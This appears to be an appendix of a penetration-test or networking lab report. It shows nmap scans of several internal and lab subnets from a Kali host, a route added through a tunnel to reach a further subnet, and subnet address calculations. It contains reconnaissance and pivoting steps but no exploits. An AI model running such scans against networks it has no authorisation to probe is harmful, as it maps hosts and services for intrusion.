
```
root@kali:~# nmap 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 13:18 EST
Nmap scan report for 172.16.221.16
Host is up (0.00039s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.221.237
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

Figure 8.2 Nmap Scan of 172.16.221.16/24




```
root@kali:~# nmap 192.168.0.225/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 13:26 EST
Nmap scan report for 192.168.0.225
Host is up (0.00040s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.43 seconds
```

Figure 8.3 Nmap Scan of 192.168.0.225/30




```
root@kali:~# nmap 192.168.0.33/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 13:32 EST
Nmap scan report for 192.168.0.33
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.00071s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 14.95 seconds
```

Figure 8.4 Nmap Scan of 192.168.0.33/27




```
root@kali:~# nmap 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 15:14 EST
Stats: 0:00:15 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 80.96% done; ETC: 15:14 (0:00:04 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 88.91% done; ETC: 15:14 (0:00:02 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 99.61% done; ETC: 15:14 (0:00:00 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 99.76% done; ETC: 15:14 (0:00:00 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 99.90% done; ETC: 15:14 (0:00:00 remaining)
Stats: 0:00:33 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 15:14 (0:00:00 remaining)
Stats: 0:00:38 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 15:14 (0:00:00 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 256 hosts. Timing: About 0.00% done
Nmap scan report for 13.13.13.12
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 13.13.13.13
Host is up (0.0031s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 51.57 seconds
```

Figure 8.5 Nmap Scan of 13.13.13.0 /24




```
root@kali:~# nmap 192.168.0.129/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 15:27 EST
Nmap scan report for 192.168.0.129
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 14.96 seconds
```

Figure 8.6 Nmap Scan of 192.168.0.129/27




```
root@kali:~# nmap 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 15:36 EST
Nmap scan report for 192.168.0.229
Host is up (0.00039s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.00062s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.42 seconds
```

Figure 8.7 Nmap Scan of 192.168.0.229/30




```
root@kali:~# nmap -e tun0 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-22 18:05 EST
Nmap scan report for 192.168.0.233
Host is up (0.0047s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.234
Host is up (0.0021s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap done: 4 IP addresses (2 hosts up) scanned in 18.88 seconds
```

Figure 2 Figure 8.8 Nmap Scan of 192.168.0.232/30




```
root@kali:~# nmap -e tun0 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-22 18:05 EST
Nmap scan report for 192.168.0.241
Host is up (0.0024s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.0.242
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 4 IP addresses (2 hosts up) scanned in 19.10 seconds
```

Figure 8.9 Nmap Scan of 192.168.0.240/30



```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-22 17:55 EST
Nmap scan report for 192.168.0.66
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (1 host up) scanned in 14.97 seconds
```

Figure 8.10 Nmap Scan of 192.168.0.64/27



```
root@kali:~/Documents# nmap 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-25 20:04 EST
Nmap scan report for 192.168.0.97
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.98
Host is up (0.0039s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap done: 32 IP addresses (2 hosts up) scanned in 19.30 seconds
```

Figure 8.11 Nmap Scan of 192.168.0.96/27

8.2. Subnet Calculations

This section is associated with the calculations of each subnet that was found within the network, using the subnet mask and the ip route table on each of the routers, it was possible to determine the possible hosts available for each subnet and the broadcast address of each subnet.

8.2.1. 192.168.0.32/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	24 + 3 = 27
Network bits	27 – 24 = 3
Host bits	8 – 3 = 5
Total Addresses	5 bits = 32
Hosts Available	32 – 2 = 30
Network Address	192.168.0.32
Broadcast Address	192.168.0.63
Useable Addresses	192.168.0.33 – 192.168.0.62

8.2.2. 192.168.0.64/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	24 + 3 = 27
Network bits	27 – 24 = 3
Host bits	8 – 3 = 5
Total Addresses	5 bits = 32
Hosts Available	32 – 2 = 30
Network Address	192.168.0.64
Broadcast Address	192.168.0.95
Useable Addresses	192.168.0.65 – 192.168.0.94

8.2.3. 192.168.0.96/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	24 + 3 = 27
Network bits	27 – 24 = 3
Host bits	8 – 3 = 5
Total Addresses	5 bits = 32
Hosts Available	32 – 2 = 30
Network Address	192.168.0.96
Broadcast Address	192.168.0.127
Useable Addresses	192.168.0.97 – 192.168.0.126

8.2.4. 192.168.0.128/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	24 + 3 = 27
Network bits	27 – 24 = 3
Host bits	8 – 3 = 5
Total Addresses	5 bits = 32
Hosts Available	32 – 2 = 30
Network Address	192.168.0.128
Broadcast Address	192.168.0.159
Useable Addresses	192.168.0.129 – 192.168.0.158

8.2.5. 192.168.0.192/27

Subnet mask	255.255.255.224
Binary mask	11111111.11111111.11111111.11100000
Prefix	24 + 3 = 27
Network bits	27 – 24 = 3
Host bits	8 – 3 = 5
Total Addresses	5 bits = 32
Hosts Available	32 – 2 = 30
Network Address	192.168.0.192
Broadcast Address	192.168.0.223
Useable Addresses	192.168.0.193 – 192.168.0.222

8.2.6. 192.168.0.224/30

Subnet mask	255.255.255.252

Binary mask	11111111.11111111.11111111.11111100
Prefix	24 + 6 = 30
Network bits	30 – 24 = 6
Host bits	8 – 6 = 2
Total Addresses	2 bits = 4
Hosts Available	4 – 2 = 2
Network Address	192.168.0.224
Broadcast Address	192.168.0.227
Useable Addresses	192.168.0.225 – 192.168.0.226

8.2.7. 192.168.0.228/30

Subnet mask	255.255.255.252
Binary mask	11111111.11111111.11111111.11111100
Prefix	24 + 6 = 30
Network bits	30 – 24 = 6
Host bits	8 – 6 = 2
Total Addresses	2 bits = 4
Hosts Available	4 – 2 = 2
Network Address	192.168.0.228
Broadcast Address	192.168.0.231
Useable Addresses	192.168.0.229 – 192.168.0.230

8.2.8. 192.168.0.232/30

Subnet mask	255.255.255.252
Binary mask	11111111.11111111.11111111.11111100
Prefix	24 + 6 = 30
Network bits	30 – 24 = 6
Host bits	8 – 6 = 2
Total Addresses	2 bits = 4
Hosts Available	4 – 2 = 2
Network Address	192.168.0.232
Broadcast Address	192.168.0.235
Useable Addresses	192.168.0.233 – 192.168.0.234

8.2.9. 192.168.0.240/30

Subnet mask	255.255.255.252
Binary mask	11111111.11111111.11111111.11111100

Prefix	24 + 6 = 30
Network bits	30 – 24 = 6
Host bits	8 – 6 = 2
Total Addresses	2 bits = 4
Hosts Available	4 – 2 = 2
Network Address	192.168.0.240
Broadcast Address	192.168.0.243
Useable Addresses	192.168.0.241 – 192.168.0.242

8.2.10. 172.16.221.0/24

Subnet mask	255.255.255.0
Binary mask	11111111.11111111.11111111.00000000
Prefix	24 + 0 = 24
Network bits	24 – 24 = 0
Host bits	8 – 0 = 8
Total Addresses	8 bits = 256
Hosts Available	256 – 2 = 254
Network Address	172.16.221.0
Broadcast Address	172.16.221.255
Useable Addresses	172.16.221.1 – 172.16.221.254

8.2.11. 13.13.13.0/24

Subnet mask	255.255.255.0
Binary mask	11111111.11111111.11111111.00000000
Prefix	24 + 0 = 24
Network bits	24 – 24 = 0
Host bits	8 – 0 = 8
Total Addresses	8 bits = 256
Hosts Available	256 – 2 = 254
Network Address	13.13.13.0
Broadcast Address	13.13.13.255
Useable Addresses	13.13.13.1 – 13.13.13.254